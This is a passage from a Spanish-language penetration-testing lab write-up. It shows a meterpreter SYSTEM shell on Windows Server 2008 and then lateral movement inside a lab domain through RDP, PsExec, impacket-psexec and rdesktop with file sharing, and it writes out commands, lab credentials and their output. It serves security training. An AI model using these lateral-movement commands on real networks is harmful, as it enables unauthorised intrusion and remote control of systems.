Una vez completado el exploit podemos comprobar que estamos dentro del Windows Server 2008 con usuario privilegiado:

```
meterpreter > shell
Process 1452 created.
Channel 3 created.
Microsoft Windows [Versi n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Configuraci n IP de Windows

Adaptador de Ethernet Conexi n de  rea local 3:

    Sufijo DNS espec fico para la conexi n. . . : rooted.local
    V nculo: direcci n IPv6 local. . . : fe80::c0da:6ae1:caa5:8466%15
    Direcci n IPv4. . . . . : 10.0.2.26
    M scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.2

Adaptador de t nel isatap.rooted.local:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS espec fico para la conexi n. . . : rooted.local
```

Ejercicio 3: Movimiento lateral sobre sistemas

Enunciado:

El alumno deberá demostrar el uso de 4 técnicas de movimiento lateral que le permitan acceder desde el Kali o Windows Server 2012 al sistema Windows Server 2008.

Ejercicio:

En este ejercicio usaremos 2 movimientos laterales desde Windows a Windows y 2 de Kali a Windows.

Lo primero será definir el laboratorio. En este caso los 3 equipos están en la misma red, siendo las IP's:


- Kali: 10.0.1.4
- Windows Server 2012: 10.0.1.6
- Windows Server 2008: 10.0.1.7

Empezaremos por las de Windows:


Primero haremos uso del escritorio remoto nativo de Windows, para ello usamos el comando mstsc.exe.

```
C:\Users\roman>mstsc.exe
```


Podremos las credenciales que habremos obtenido previamente.



Aceptamos la identidad del equipo remoto.



Y ya abríamos accedido al equipo remoto.



Ahora haremos la prueba usando el comando PsExec, para ello usaremos el comando `psexec.exe \\10.0.1.7 cmd`, lo que nos abrirá un cmd que será con nuestro usuario, pero en el equipo remoto.


```

C:\Users\roman\Desktop>PsExec.exe \\10.0.1.7 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
rooted\roman

C:\Windows\system32>ipconfig -all

Configuración IP de Windows

Nombre de host. . . . . : server2008
Sufijo DNS principal . . . . : rooted.local
Tipo de nodo. . . . . : híbrido
Enrutamiento IP habilitado. . . : no
Proxy WINS habilitado . . . . : no
Lista de búsqueda de sufijos DNS: rooted.local

Adaptador de Ethernet Conexión de área local 3:

Sufijo DNS específico para la conexión. . : rooted.local
Descripción . . . . . : Adaptador de escritorio Intel(R) PRO/1000 MT
Dirección física. . . . . : 08-00-27-1D-AB-B8
DHCP habilitado . . . . . : no
Configuración automática habilitada . . : sí
Vínculo: dirección IPv6 local. . . : fe80::c0da:6ae1:caa5:8466%15(Preferido)
Dirección IPv4. . . . . : 10.0.1.7(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . : 10.0.1.1
IAD DHCPv6 . . . . . : 302514215
DUID de cliente DHCPv6. . . . . : 00-01-00-01-24-16-A4-F6-00-0C-29-6A-23-00
Servidores DNS . . . . . : 10.0.1.6
NetBIOS sobre TCP/IP. . . . . : habilitado

Adaptador de túnel isatap.rooted.local:

Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . : rooted.local
Descripción . . . . . : Adaptador ISATAP de Microsoft
Dirección física. . . . . : 00-00-00-00-00-00-00-E0
DHCP habilitado . . . . . : no
Configuración automática habilitada . . : sí

C:\Windows\system32>

```

Ahora pasamos a realizar el movimiento lateral desde Kali a Windows.

Primero usaremos la herramienta impacket para abrir una Shell interactiva mediante SMB, para lo que usaremos el comando “impacket-psexec rooted.local/roman:abc123..@10.0.1.7”.

Esto nos abrirá un cmd dentro del equipo remoto.

```

(kali@kali)-[~]
$ impacket-psexec rooted.local/roman:abc123..@10.0.1.7
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.7.....
[*] Found writable share ADMIN$
[*] Uploading file jYvvtgGl.exe
[*] Opening SVCManager on 10.0.1.7.....
[*] Creating service qFme on 10.0.1.7.....
[*] Starting service qFme.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versión 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>

```

Por último vamos a usar el escritorio remoto para poder pasar ficheros al equipo remoto, usando el comando “`rdesktop -d rooted.local -u roman -p abc123.. 10.0.1.7 -r disk:share=/root/myshare`”.

```
[kali@kali:~]$ rdesktop -d rooted.local -u roman -p abc123.. 10.0.1.7 -r disk:share=/root/myshare
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reasons(s):

1. Certificate issuer is not trusted by this system.

   Issuer: CN=server2008.rooted.local

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

  Subject: CN=server2008.rooted.local
  Issuer: CN=server2008.rooted.local
  Valid From: Mon Sep 26 09:48:44 2022
  To: Tue Mar 28 09:48:44 2023

Certificate fingerprints:
  sha1: afa030396b2c36f62be8bc16d6b933989f20a860
  sha256: 191c97938955644f5c1505ab143cd64dd2fc4a2de80a3e654917fc550931b4ed

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

Después de eso ya tendremos acceso al equipo remoto.

